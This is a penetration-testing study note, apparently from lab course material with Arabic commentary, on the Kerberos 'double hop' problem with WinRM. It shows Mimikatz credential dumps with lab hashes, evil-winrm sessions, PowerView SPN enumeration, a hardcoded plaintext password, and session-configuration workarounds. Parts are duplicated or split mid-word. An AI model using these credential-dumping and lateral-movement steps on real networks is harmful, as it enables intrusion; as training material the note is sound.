# 25-Kerberos "Double Hop" Problem

The "Double Hop" problem often occurs when using WinRM/Powershell since the default authentication mechanism only provides a ticket to access a specific resource. This will likely cause issues when trying to perform lateral movement or even access file shares from the remote shell. In this situation, the user account being used has the rights to perform an action but is denied access. The most common way to get shells is by attacking an application on the target host or using credentials and a tool such as PSExec. In both of these scenarios, the initial authentication was likely performed over SMB or LDAP, which means the user's NTLM Hash would be stored in memory. Sometimes we have a set of credentials and are restricted to a particular method of authentication, such as WinRM, or would prefer to use WinRM for any number of reasons.

The crux of the issue is that when using WinRM to authenticate over two or more connections, the user's password is never cached as part of their login. If we use Mimikatz to look at the session, we'll see that all credentials are blank. As stated previously, when we use Kerberos to establish a remote session, we are not using a password for authentication. When password authentication is used, with PSExec, for example, that NTLM hash is stored in the session, so when we go to access another resource, the machine can pull the hash from memory and authenticate us.

Let's take a quick look. If we authenticate to the remote host via WinRM and then run Mimikatz, we don't see credentials for the `backupadm` user in memory.

**بص يا عم، مشكلة الـ"Double Hop" بتحصل لما تيجي تستخدم WinRM أو PowerShell علشان تتصل بجهاز وتنفذ حاجة زي التنقل بين الأجهزة (lateral movement) أو تدخل على ملفات شير من الشيل بتاعك. المشكلة بتكون إن طريقة التوثيق الافتراضية (default authentication) بتديك تذكرة (ticket) تستخدمها على مورد واحد بس (single resource). وبالتالي لما تيجي تطلب موارد إضافية، السيستم مش هيلاقي الكريدنشالز بتاعتك عشان يأكد إنك ليك صلاحيات، وده يخليك تتمنع.**

**إيه السبب؟ لما تستخدم WinRM، الباسورد بتاعتك مش بتتحفظ في الميموري وقت الجلسة. يعني لو فتحت الجلسة وبصيت بالكريديشالز باستخدام أداة زي Mimikatz، هتلاقي الكريدنشالز فاضية، لأنك بتوثّق عن طريق تذكرة كيربيروس مش بالباسورد. عشان كده مش هيقدر يوصلك للموارد التانية.**

**الحل أو البدائل؟**

- **لو بتستخدم أدوات زي PSExec، التوثيق بيتم بـ NTLM، وهنا الباسورد أو الـ Hash بتاعها بيتخزن في الميموري، وبالتالي لما تيجي تطلب موارد إضافية زي ملفات شير، الجهاز هيقدر يستخدم الـ Hash ده علشان يوثقك.**
- **في حالة إنك محصور باستخدام WinRM أو محتاجه لسبب معين، ممكن تواجه مشاكل مع التوثيق على أكتر من جهاز.**

**الخلاصة: لما تشتغل بـ WinRM، التوثيق محدود بجهاز واحد ومافيش كريدنشالز في الميموري تخليك تعدي لجهاز تاني، لكن مع أدوات زي PSExec اللي بتستخدم NTLM Hash، الحكاية أسهل لأن الباسورد بتكون متاحة في الميموري.**

```
PS C:\htb> PS C:\Users\ben.INLANEFREIGHT> Enter-PSSession -ComputerName
DEV01 -Credential INLANEFREIGHT\backupadm
[DEV01]: PS C:\Users\backupadm\Documents> cd 'C:\Users\Public\'
[DEV01]: PS C:\Users\Public> .\mimikatz "privilege::debug"
"sekurlsa::logonpasswords" exit

  .#####.   mimikatz 2.2.0 (x64) #18362 Feb 29 2020 11:13:36
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # sekurlsa::logonpasswords

Authentication Id : 0 ; 45177 (00000000:0000b079)
Session           : Interactive from 1
User Name         : UMFD-1
Domain            : Font Driver Host
Logon Server      : (null)
Logon Time        : 6/28/2022 3:33:32 PM
SID               : S-1-5-96-0-1
        msv :
         [00000003] Primary
         * Username : DEV01$
         * Domain   : INLANEFREIGHT
         * NTLM     : ef6a3c65945643fbd1c3cf7639278b33
         * SHA1     : a2cfa43b1d8224fc44cc629d4dc167372f81543f
        tspkg :
        wdigest :
         * Username : DEV01$
         * Domain   : INLANEFREIGHT
         * Password : (null)
        kerberos :
         * Username : DEV01$
         * Domain   : INLANEFREIGHT.LOCAL
         * Password : fb ec 60 8b 93 99 ee 24 a1 dd bf fa a8 da fd 61 cc 14
5c 30 ea 6a e9 f4 bb bc ca 1f be a7 9e ce 8b 79 d8 cb 4d 65 d3 42 e7 a1 98
ad 8e 43 3e b5 77 80 40 c4 ce 61 27 90 37 dc d8 62 e1 77 7a 48 2d b2 d8 9f
4b b8 7a be e8 a4 20 3b 1e 32 67 a6 21 4a b8 e3 ac 01 00 d2 c3 68 37 fd ad
```

```
e3 09 d7 f1 15 0d 52 ce fb 6d 15 8d b3 c8 c1 a3 c1 82 54 11 f9 5f 21 94 bb
cb f7 cc 29 ba 3c c9 5d 5d 41 50 89 ea 79 38 f3 f2 3f 64 49 8a b0 83 b4 33
1b 59 67 9e b2 d1 d3 76 99 3c ae 5c 7c b7 1f 0d d5 fb cc f9 e2 67 33 06 fe
08 b5 16 c6 a5 c0 26 e0 30 af 37 28 5e 3b 0e 72 b8 88 7f 92 09 2e c4 2a 10
e5 0d f4 85 e7 53 5f 9c 43 13 90 61 62 97 72 bf bf 81 36 c0 6f 0f 4e 48 38
b8 c4 ca f8 ac e0 73 1c 2d 18 ee ed 8f 55 4d 73 33 a4 fa 32 94 a9
        ssp :
        credman :

Authentication Id : 0 ; 1284107 (00000000:0013980b)
Session           : Interactive from 1
User Name         : srvadmin
Domain            : INLANEFREIGHT
Logon Server      : DC01
Logon Time        : 6/28/2022 3:46:05 PM
SID               : S-1-5-21-1666128402-2659679066-1433032234-1107
        msv :
         [00000003] Primary
         * Username : srvadmin
         * Domain   : INLANEFREIGHT
         * NTLM     : cf3a5525ee9414229e66279623ed5c58
         * SHA1     : 3c7374127c9a60f9e5b28d3a343eb7ac972367b2
         * DPAPI    : 64fa83034ef8a3a9b52c1861ac390bce
        tspkg :
        wdigest :
         * Username : srvadmin
         * Domain   : INLANEFREIGHT
         * Password : (null)
        kerberos :
         * Username : srvadmin
         * Domain   : INLANEFREIGHT.LOCAL
         * Password : (null)
        ssp :
        credman :

Authentication Id : 0 ; 70669 (00000000:0001140d)
Session           : Interactive from 1
User Name         : DWM-1
Domain            : Window Manager
Logon Server      : (null)
Logon Time        : 6/28/2022 3:33:33 PM
SID               : S-1-5-90-0-1
        msv :
         [00000003] Primary
         * Username : DEV01$
         * Domain   : INLANEFREIGHT
         * NTLM     : ef6a3c65945643fbd1c3cf7639278b33
         * SHA1     : a2cfa43b1d8224fc44cc629d4dc167372f81543f
        tspkg :
        wdigest :
         * Username : DEV01$
         * Domain   : INLANEFREIGHT
         * Password : (null)
        kerberos :
         * Username : DEV01$
         * Domain   : INLANEFREIGHT.LOCAL
         * Password : fb ec 60 8b 93 99 ee 24 a1 dd bf fa a8 da fd 61 cc 14
5c 30 ea 6a e9 f4 bb bc ca 1f be a7 9e ce 8b 79 d8 cb 4d 65 d3 42 e7 a1 98
ad 8e 43 3e b5 77 80 40 c4 ce 61 27 90 37 dc d8 62 e1 77 7a 48 2d b2 d8 9f
4b b8 7a be e8 a4 20 3b 1e 32 67 a6 21 4a b8 e3 ac 01 00 d2 c3 68 37 fd ad
e3 09 d7 f1 15 0d 52 ce fb 6d 15 8d b3 c8 c1 a3 c1 82 54 11 f9 5f 21 94 bb
cb f7 cc 29 ba 3c c9 5d 5d 41 50 89 ea 79 38 f3 f2 3f 64 49 8a b0 83 b4 33
1b 59 67 9e b2 d1 d3 76 99 3c ae 5c 7c b7 1f 0d d5 fb cc f9 e2 67 33 06 fe
08 b5 16 c6 a5 c0 26 e0 30 af 37 28 5e 3b 0e 72 b8 88 7f 92 09 2e c4 2a 10
e5 0d f4 85 e7 53 5f 9c 43 13 90 61 62 97 72 bf bf 81 36 c0 6f 0f 4e 48 38
b8 c4 ca f8 ac e0 73 1c 2d 18 ee ed 8f 55 4d 73 33 a4 fa 32 94 a9
        ssp :
        credman :

Authentication Id : 0 ; 45178 (00000000:0000b07a)
Session           : Interactive from 0
User Name         : UMFD-0
Domain            : Font Driver Host
Logon Server      : (null)
Logon Time        : 6/28/2022 3:33:32 PM
SID               : S-1-5-96-0-0
        msv :
         [00000003] Primary
         * Username : DEV01$
         * Domain   : INLANEFREIGHT
         * NTLM     : ef6a3c65945643fbd1c3cf7639278b33
         * SHA1     : a2cfa43b1d8224fc44cc629d4dc167372f81543f
        tspkg :
        wdigest :
         * Username : DEV01$
         * Domain   : INLANEFREIGHT
         * Password : (null)
        kerberos :
         * Username : DEV01$
         * Domain   : INLANEFREIGHT.LOCAL
         * Password : fb ec 60 8b 93 99 ee 24 a1 dd bf fa a8 da fd 61 cc 14
5c 30 ea 6a e9 f4 bb bc ca 1f be a7 9e ce 8b 79 d8 cb 4d 65 d3 42 e7 a1 98
ad 8e 43 3e b5 77 80 40 c4 ce 61 27 90 37 dc d8 62 e1 77 7a 48 2d b2 d8 9f
4b b8 7a be e8 a4 20 3b 1e 32 67 a6 21 4a b8 e3 ac 01 00 d2 c3 68 37 fd ad
e3 09 d7 f1 15 0d 52 ce fb 6d 15 8d b3 c8 c1 a3 c1 82 54 11 f9 5f 21 94 bb
cb f7 cc 29 ba 3c c9 5d 5d 41 50 89 ea 79 38 f3 f2 3f 64 49 8a b0 83 b4 33
1b 59 67 9e b2 d1 d3 76 99 3c ae 5c 7c b7 1f 0d d5 fb cc f9 e2 67 33 06 fe
08 b5 16 c6 a5 c0 26 e0 30 af 37 28 5e 3b 0e 72 b8 88 7f 92 09 2e c4 2a 10
e5 0d f4 85 e7 53 5f 9c 43 13 90 61 62 97 72 bf bf 81 36 c0 6f 0f 4e 48 38
b8 c4 ca f8 ac e0 73 1c 2d 18 ee ed 8f 55 4d 73 33 a4 fa 32 94 a9
        ssp :
        credman :

Authentication Id : 0 ; 44190 (00000000:0000ac9e)
Session           : UndefinedLogonType from 0
User Name         : (null)
Domain            : (null)
Logon Server      : (null)
Logon Time        : 6/28/2022 3:33:32 PM
SID               :
        msv :
         [00000003] Primary
         * Username : DEV01$
         * Domain   : INLANEFREIGHT
         * NTLM     : ef6a3c65945643fbd1c3cf7639278b33
         * SHA1     : a2cfa43b1d8224fc44cc629d4dc167372f81543f
        tspkg :
        wdigest :
        kerberos :
        ssp :
        credman :

Authentication Id : 0 ; 999 (00000000:000003e7)
Session           : UndefinedLogonType from 0
User Name         : DEV01$
Domain            : INLANEFREIGHT
Logon Server      : (null)
Logon Time        : 6/28/2022 3:33:32 PM
SID               : S-1-5-18
```

```
        msv :
        tspkg :
        wdigest :
         * Username : DEV01$
         * Domain   : INLANEFREIGHT
         * Password : (null)
        kerberos :
         * Username : DEV01$
         * Domain   : INLANEFREIGHT.LOCAL
         * Password : (null)
        ssp :
        credman :

Authentication Id : 0 ; 1284140 (00000000:0013982c)
Session           : Interactive from 1
User Name         : srvadmin
Domain            : INLANEFREIGHT
Logon Server      : DC01
Logon Time        : 6/28/2022 3:46:05 PM
SID               : S-1-5-21-1666128402-2659679066-1433032234-1107
        msv :
         [00000003] Primary
         * Username : srvadmin
         * Domain   : INLANEFREIGHT
         * NTLM     : cf3a5525ee9414229e66279623ed5c58
         * SHA1     : 3c7374127c9a60f9e5b28d3a343eb7ac972367b2
         * DPAPI    : 64fa83034ef8a3a9b52c1861ac390bce
        tspkg :
        wdigest :
         * Username : srvadmin
         * Domain   : INLANEFREIGHT
         * Password : (null)
        kerberos :
         * Username : srvadmin
         * Domain   : INLANEFREIGHT.LOCAL
         * Password : (null)
        ssp :
        credman :

Authentication Id : 0 ; 70647 (00000000:000113f7)
Session           : Interactive from 1
User Name         : DWM-1
Domain            : Window Manager
```

```
Logon Server      : (null)
Logon Time        : 6/28/2022 3:33:33 PM
SID               : S-1-5-90-0-1
        msv :
         [00000003] Primary
         * Username : DEV01$
         * Domain   : INLANEFREIGHT
         * NTLM     : ef6a3c65945643fbd1c3cf7639278b33
         * SHA1     : a2cfa43b1d8224fc44cc629d4dc167372f81543f
        tspkg :
        wdigest :
         * Username : DEV01$
         * Domain   : INLANEFREIGHT
         * Password : (null)
        kerberos :
         * Username : DEV01$
         * Domain   : INLANEFREIGHT.LOCAL
         * Password : fb ec 60 8b 93 99 ee 24 a1 dd bf fa a8 da fd 61 cc 14
5c 30 ea 6a e9 f4 bb bc ca 1f be a7 9e ce 8b 79 d8 cb 4d 65 d3 42 e7 a1 98
ad 8e 43 3e b5 77 80 40 c4 ce 61 27 90 37 dc d8 62 e1 77 7a 48 2d b2 d8 9f
4b b8 7a be e8 a4 20 3b 1e 32 67 a6 21 4a b8 e3 ac 01 00 d2 c3 68 37 fd ad
e3 09 d7 f1 15 0d 52 ce fb 6d 15 8d b3 c8 c1 a3 c1 82 54 11 f9 5f 21 94 bb
cb f7 cc 29 ba 3c c9 5d 5d 41 50 89 ea 79 38 f3 f2 3f 64 49 8a b0 83 b4 33
1b 59 67 9e b2 d1 d3 76 99 3c ae 5c 7c b7 1f 0d d5 fb cc f9 e2 67 33 06 fe
08 b5 16 c6 a5 c0 26 e0 30 af 37 28 5e 3b 0e 72 b8 88 7f 92 09 2e c4 2a 10
e5 0d f4 85 e7 53 5f 9c 43 13 90 61 62 97 72 bf bf 81 36 c0 6f 0f 4e 48 38
b8 c4 ca f8 ac e0 73 1c 2d 18 ee ed 8f 55 4d 73 33 a4 fa 32 94 a9
        ssp :

Authentication Id : 0 ; 996 (00000000:000003e4)
User Name         : DEV01$
Domain            : INLANEFREIGHT
Logon Server      : (null)
Logon Time        : 6/28/2022 3:33:32 PM
SID               : S-1-5-20
        msv :
         [00000003] Primary
         * Username : DEV01$
         * Domain   : INLANEFREIGHT
         * NTLM     : ef6a3c65945643fbd1c3cf7639278b33
         * SHA1     : a2cfa43b1d8224fc44cc629d4dc167372f81543f
        tspkg :
        wdigest :
         * Username : DEV01$
         * Domain   : INLANEFREIGHT
         * Password : (null)
        kerberos :
         * Username : DEV01$
         * Domain   : INLANEFREIGHT.LOCAL
         * Password : (null)
        ssp :
        credman :

Authentication Id : 0 ; 997 (00000000:000003e5)
Session           : Service from 0
User Name         : LOCAL SERVICE
Domain            : NT AUTHORITY
Logon Server      : (null)
Logon Time        : 6/28/2022 3:33:33 PM
SID               : S-1-5-19
        msv :
        tspkg :
        wdigest :
         * Username : (null)
         * Domain   : (null)
         * Password : (null)
        kerberos :
         * Username : (null)
         * Domain   : (null)
         * Password : (null)
        ssp :
        credman :

mimikatz(commandline) # exit
Bye!
```

There are indeed processes running in the context of the `backupadm` user, such as `wsmprovhost.exe`, which is the process that spawns when a Windows Remote PowerShell session is spawned.

```
[DEV01]: PS C:\Users\Public> tasklist /V |findstr backupadm
wsmprovhost.exe               1844 Services                   0     85,212 K
Unknown         INLANEFREIGHT\backupadm
                             0:00:03 N/A
tasklist.exe                  6532 Services                   0      7,988 K
Unknown         INLANEFREIGHT\backupadm
                             0:00:00 N/A
```

```
conhost.exe                    7048 Services                   0      12,656 K
Unknown          INLANEFREIGHT\backupadm
                                  0:00:00 N/A
```

There are indeed processes running in the context of the `backupadm` user, such as `wsmprovhost.exe`, which is the process that spawns when a Windows Remote PowerShell session is spawned. لو عاوز اعرف العمليات لمستخدم معين


```
[DEV01]: PS C:\Users\Public> tasklist /V |findstr backupadm
wsmprovhost.exe                1844 Services                   0      85,212 K
Unknown          INLANEFREIGHT\backupadm
                                  0:00:03 N/A
tasklist.exe                   6532 Services                   0       7,988 K
Unknown          INLANEFREIGHT\backupadm
                                  0:00:00 N/A
conhost.exe                    7048 Services                   0      12,656 K
Unknown          INLANEFREIGHT\backupadm
                                  0:00:00 N/A
```

- **جلسة PowerShell Remoting**: لما تشوف عملية `wsmprovhost.exe` شغالة باسم مستخدم معين، ده معناه إن المستخدم ده فتح جلسة PowerShell Remoting من جهاز آخر واتصل بالجهاز `DEV01`.
- **حساب حساس PowerShell**: المستخدم ده غالبًا عنده صلاحيات معينة (زي إدارة النسخ الاحتياطية)، وكونه بيستخدم `backupadm` Remoting معناه إنه قد يكون بيقوم بمهام إدارة أو نسخ بيانات.

In the simplest terms, in this situation, when we try to issue a multi-server command, our credentials will not be sent from the first machine to the second.

Let's say we have three hosts: `Attack host` --> `DEV01` --> `DC01`. Our Attack Host is a Parrot box within the corporate network but not joined to the domain. We obtain a set of credentials for a domain user and find that they are part of the `Remote Management Users` group on DEV01. We want to use `PowerView` to enumerate the domain, which requires communication with the Domain Controller, DC01.

**يعني الخلاصة هنا لو انتا مش عارف تعمل remote علي جهاز تاني بتشوف شخص معاك بيعمل remote علي الجهاز ده وتحول تستخدمه علشان تاخد remote  علي الجهاز التاني وده اسمه غالبا jump hob**



**if we enable Unconstrained Delegation  no double hob , but if disable Unconstrained Delegation these are double hob**

**If unconstrained delegation is enabled on a server, it is likely we won't face the "Double Hop" problem. In this scenario, when a user sends their TGS ticket to access the target server, their TGT ticket will be sent along with the request. The target server now has the user's TGT ticket in memory and can use it to request a TGS ticket on their behalf on the next host they are attempting to access. In other words, the account's TGT ticket is cached, which has the ability to sign TGS tickets and grant remote access. Generally speaking, if you land on a box with unconstrained delegation, you already won and aren't worrying about this anyways.**

---

## Workarounds  الحلو لو في مشكلة double hob  نستخدم serviceممكلما اخش علي ا credentials

A few workarounds for the double-hop issue are covered in [this post: https://posts.slayerlabs.com/double-hop/[](https://posts.slayerlabs.com/double-hop/)](https://posts.slayerlabs.com/double-hop/). We can use a "nested" `Invoke-Command` to send credentials (after creating a PSCredential object) with every request, so if we try to authenticate from our attack host to host A and run commands on host B, we are permitted. We'll cover two methods in this section: the first being one that we can use if we are working with an `evil-winrm` session and the second if we have GUI access to a Windows host (either an attack host in the network or a domain-joined host we have compromised.)

## Workaround #1: PSCredential Object

We can also connect to the remote host via host A and set up a PSCredential object to pass our credentials again. Let's see that in action.

After connecting to a remote host with domain credentials, we import PowerView and then try to run a command. As seen below, we get an error because we cannot pass our authentication on to the Domain Controller to query for the SPN accounts.

```
*Evil-WinRM* PS C:\Users\backupadm\Documents> import-module .\PowerView.ps1
```

```
|S-chain|-<>-127.0.0.1:9051-<><>-172.16.8.50:5985-<><>-OK
|S-chain|-<>-127.0.0.1:9051-<><>-172.16.8.50:5985-<><>-OK
*Evil-WinRM* PS C:\Users\backupadm\Documents> get-domainuser -spn
Exception calling "FindAll" with "0" argument(s): "An operations error
occurred.
"
At C:\Users\backupadm\Documents\PowerView.ps1:5253 char:20
+              else { $Results = $UserSearcher.FindAll() }
+                     ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : NotSpecified: (:) [],
MethodInvocationException
    + FullyQualifiedErrorId : DirectoryServicesCOMException
```

If we check with `klist`, we see that we only have a cached Kerberos ticket for our current server.

```
*Evil-WinRM* PS C:\Users\backupadm\Documents> klist

Current LogonId is 0:0x57f8a

Cached Tickets: (1)

#0> Client: backupadm @ INLANEFREIGHT.LOCAL
    Server: academy-aen-ms0$ @
    KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
    Ticket Flags 0xa10000 -> renewable pre_authent name_canonicalize
    Start Time: 6/28/2022 7:31:53 (local)
    End Time:   6/28/2022 7:46:53 (local)
    Renew Time: 7/5/2022 7:31:18 (local)
    Session Key Type: AES-256-CTS-HMAC-SHA1-96
    Cache Flags: 0x4 -> S4U
    Kdc Called: DC01.INLANEFREIGHT.LOCAL
```

So now, let's set up a PSCredential object and try again. First, we set up our authentication.

```
*Evil-WinRM* PS C:\Users\backupadm\Documents> $SecPassword = ConvertTo-
SecureString '!qazXSW@' -AsPlainText -Force

|S-chain|-<>-127.0.0.1:9051-<><>-172.16.8.50:5985-<><>-OK
|S-chain|-<>-127.0.0.1:9051-<><>-172.16.8.50:5985-<><>-OK
*Evil-WinRM* PS C:\Users\backupadm\Documents>  $Cred = New-Object
System.Management.Automation.PSCredential('INLANEFREIGHT\backupadm',
$SecPassword)
```

Now we can try to query the SPN accounts using PowerView and are successful because we passed our credentials along with the command.

```
*Evil-WinRM* PS C:\Users\backupadm\Documents> get-domainuser -spn -credential $Cred | select samaccountname

|S-chain|-<>-127.0.0.1:9051-<><>-172.16.8.50:5985-<><>-OK
|S-chain|-<>-127.0.0.1:9051-<><>-172.16.8.50:5985-<><>-OK

samaccountname
--------------
azureconnect
backupjob
krbtgt
mssqlsvc
sqltest
sqlqa
sqldev
mssqladm
svc_sql
sqlprod
sapsso
sapvc
vmwarescvc
```

If we try again without specifying the `-credential` flag, we once again get an error message.

```
get-domainuser -spn | select

*Evil-WinRM* PS C:\Users\backupadm\Documents> get-domainuser -spn | select samaccountname

|S-chain|-<>-127.0.0.1:9051-<><>-172.16.8.50:5985-<><>-OK
|S-chain|-<>-127.0.0.1:9051-<><>-172.16.8.50:5985-<><>-OK
Exception calling "FindAll" with "0" argument(s): "An operations error occurred.
"
At C:\Users\backupadm\Documents\PowerView.ps1:5253 char:20
+              else { $Results = $UserSearcher.FindAll() }
+                     ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : NotSpecified: (:) [], MethodInvocationException
    + FullyQualifiedErrorId : DirectoryServicesCOMException
```

If we RDP to the same host, open a CMD prompt, and type `klist`, we'll see that we have the necessary tickets cached to interact directly with the Domain Controller, and we don't need to worry about the double hop problem. This is because our password is stored in memory, so it can be sent along with every request we make.

```
C:\htb> klist

Current LogonId is 0:0x1e5b8b

Cached Tickets: (4)

#0>     Client: backupadm @ INLANEFREIGHT.LOCAL
        Server: krbtgt/INLANEFREIGHT.LOCAL @ INLANEFREIGHT.LOCAL
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x60a10000 -> forwardable forwarded renewable
pre_authent name_canonicalize
        Start Time: 6/28/2022 9:13:38 (local)
        End Time:   6/28/2022 19:13:38 (local)
        Renew Time: 7/5/2022 9:13:38 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0x2 -> DELEGATION
        Kdc Called: DC01.INLANEFREIGHT.LOCAL

#1>     Client: backupadm @ INLANEFREIGHT.LOCAL
        Server: krbtgt/INLANEFREIGHT.LOCAL @ INLANEFREIGHT.LOCAL
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40e10000 -> forwardable renewable initial pre_authent
name_canonicalize
        Start Time: 6/28/2022 9:13:38 (local)
        End Time:   6/28/2022 19:13:38 (local)
        Renew Time: 7/5/2022 9:13:38 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0x1 -> PRIMARY
        Kdc Called: DC01.INLANEFREIGHT.LOCAL

#2>     Client: backupadm @ INLANEFREIGHT.LOCAL
        Server: ProtectedStorage/DC01.INLANEFREIGHT.LOCAL @
INLANEFREIGHT.LOCAL
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40a50000 -> forwardable renewable pre_authent
ok_as_delegate name_canonicalize
        Start Time: 6/28/2022 9:13:38 (local)
        End Time:   6/28/2022 19:13:38 (local)
        Renew Time: 7/5/2022 9:13:38 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0
        Kdc Called: DC01.INLANEFREIGHT.LOCAL

#3>     Client: backupadm @ INLANEFREIGHT.LOCAL
        Server: cifs/DC01.INLANEFREIGHT.LOCAL @ INLANEFREIGHT.LOCAL
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40a50000 -> forwardable renewable pre_authent
ok_as_delegate name_canonicalize
        Start Time: 6/28/2022 9:13:38 (local)
        End Time:   6/28/2022 19:13:38 (local)
        Renew Time: 7/5/2022 9:13:38 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0
        Kdc Called: DC01.INLANEFREIGHT.LOCAL
```

## Workaround #2: Register PSSession Configuration

We've seen what we can do to overcome this problem when using a tool such as `evil-winrm` to connect to a host via WinRM. What if we're on a domain-joined host and can connect remotely to another using WinRM? Or we are working from a Windows attack host and connect to our target via WinRM using the Enter-PSSession cmdlet? Here we have another option to change our setup to be able to interact directly with the DC or other hosts/resources without having to set up a PSCredential object and include credentials along with every command (which may not be an option with some tools).

Let's start by first establishing a WinRM session on the remote host.

```
[ACADEMY-AEN-DEV01.INLANEFREIGHT.LOCAL]: PS C:\Users\backupadm\Documents>
klist

Current LogonId is 0:0x11e387

Cached Tickets: (1)

#0>     Client: backupadm @ INLANEFREIGHT.LOCAL
       Server: HTTP/ACADEMY-AEN-DEV01.INLANEFREIGHT.LOCAL @
INLANEFREIGHT.LOCAL
       KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
       Ticket Flags 0x40a10000 -> forwardable renewable pre_authent
name_canonicalize
       Start Time: 6/28/2022 9:09:19 (local)
       End Time:   6/28/2022 19:09:19 (local)
       Renew Time: 0
       Session Key Type: AES-256-CTS-HMAC-SHA1-96
       Cache Flags: 0x8 -> ASC
       Kdc Called:
```

We also cannot interact directly with the DC using PowerView

```
[ACADEMY-AEN-DEV01.INLANEFREIGHT.LOCAL]: PS C:\Users\backupadm\Documents>
Import-Module .\PowerView.ps1
[ACADEMY-AEN-DEV01.INLANEFREIGHT.LOCAL]: PS C:\Users\backupadm\Documents>
get-domainuser -spn | select samaccountname

Exception calling "FindAll" with "0" argument(s): "An operations error
occurred.
"
At C:\Users\backupadm\Documents\PowerView.ps1:5253 char:20
+              else { $Results = $UserSearcher.FindAll() }
+                     ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
   + CategoryInfo          : NotSpecified: (:) [], MethodInvocationException
   + FullyQualifiedErrorId : DirectoryServicesCOMException
```

One trick we can use here is registering a new session configuration using the [Register-PSSessionConfiguration]() cmdlet.

```
PS C:\htb> Register-PSSessionConfiguration -Name backupadmsess -
RunAsCredential inlanefreight\backupadm

 WARNING: When RunAs is enabled in a Windows PowerShell session
configuration, the Windows security model cannot enforce
 a security boundary between different user sessions that are created by
using this endpoint. Verify that the Windows
PowerShell runspace configuration is restricted to only the necessary set of
cmdlets and capabilities.
WARNING: Register-PSSessionConfiguration may need to restart the WinRM
service if a configuration using this name has
recently been unregistered, certain system data structures may still be
cached. In that case, a restart of WinRM may be
 required.
All WinRM sessions connected to Windows PowerShell session configurations,
such as Microsoft.PowerShell and session
configurations that are created with the Register-PSSessionConfiguration
cmdlet, are disconnected.

   WSManConfig: Microsoft.WSMan.Management\WSMan::localhost\Plugin

Type            Keys                                Name
```

```
----            ----                                  ----
Container       {Name=backupadmsess}                  backupadmsess
```

Once this is done, we need to restart the WinRM service by typing `Restart-Service WinRM` in our current PSSession. This will kick us out, so we'll start a new PSSession using the named registered session we set up previously.

After we start the session, we can see that the double hop problem has been eliminated, and if we type `klist`, we'll have the cached tickets necessary to reach the Domain Controller. This works because our local machine will now impersonate the remote machine in the context of the `backupadm` user and all requests from our local machine will be sent directly to the Domain Contr

```
[DEV01]: PS C:\Users\Public> get-domainuser -spn | select samaccountname

samaccountname
--------------
azureconnect
backupjob
krbtgt
mssqlsvc
sqltest
sqlqa
sqldev
mssqladm
svc_sql
sqlprod
sapsso
sapvc
vmwarescvc
```

oller.

```
PS C:\htb> Enter-PSSession -ComputerName DEV01 -Credential
INLANEFREIGHT\backupadm -ConfigurationName  backupadmsess
[DEV01]: PS C:\Users\backupadm\Documents> klist

Current LogonId is 0:0x2239ba

Cached Tickets: (1)

#0>     Client: backupadm @ INLANEFREIGHT.LOCAL
       Server: krbtgt/INLANEFREIGHT.LOCAL @ INLANEFREIGHT.LOCAL
       KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
       Ticket Flags 0x40e10000 -> forwardable renewable initial pre_authent
```

```
name_canonicalize
       Start Time: 6/28/2022 13:24:37 (local)
       End Time:   6/28/2022 23:24:37 (local)
       Renew Time: 7/5/2022 13:24:37 (local)
       Session Key Type: AES-256-CTS-HMAC-SHA1-96
       Cache Flags: 0x1 -> PRIMARY
       Kdc Called: DC01
```

We can now run tools such as PowerView without having to create a new PSCredential object.